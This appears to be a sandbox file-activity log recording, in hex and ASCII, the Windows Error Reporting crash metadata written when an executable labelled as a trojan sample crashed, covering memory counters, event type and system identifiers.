C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 30 00 34 00 30 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 34 00 37 00 31 00 39 00 31 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.5.4.7.1.9.1.2.<./.U.p.t.i.m.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 34 00 37 00 30 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.4.7.0.7.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 37 00 31 00 34 00 33 00 31 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.7.1.4.3.1.6.8.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 35 00 35 00 32 00 31 00 32 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.1.5.5.2.1.2.8.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 37 00 33 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.7.3.6.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 30 00 39 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.4.0.9.0.4.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 30 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.0.3.2.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 38 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.1.8.8.0.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 31 00 32 00 31 00 39 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.0.1.2.1.9.8.4.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 35 00 39 00 33 00 30 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.7.5.9.3.0.8.8.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 31 00 32 00 31 00 39 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.0.1.2.1.9.8.4.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.A.P.P.C.R.A.S.H.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	8	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	16	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	150	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	8	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
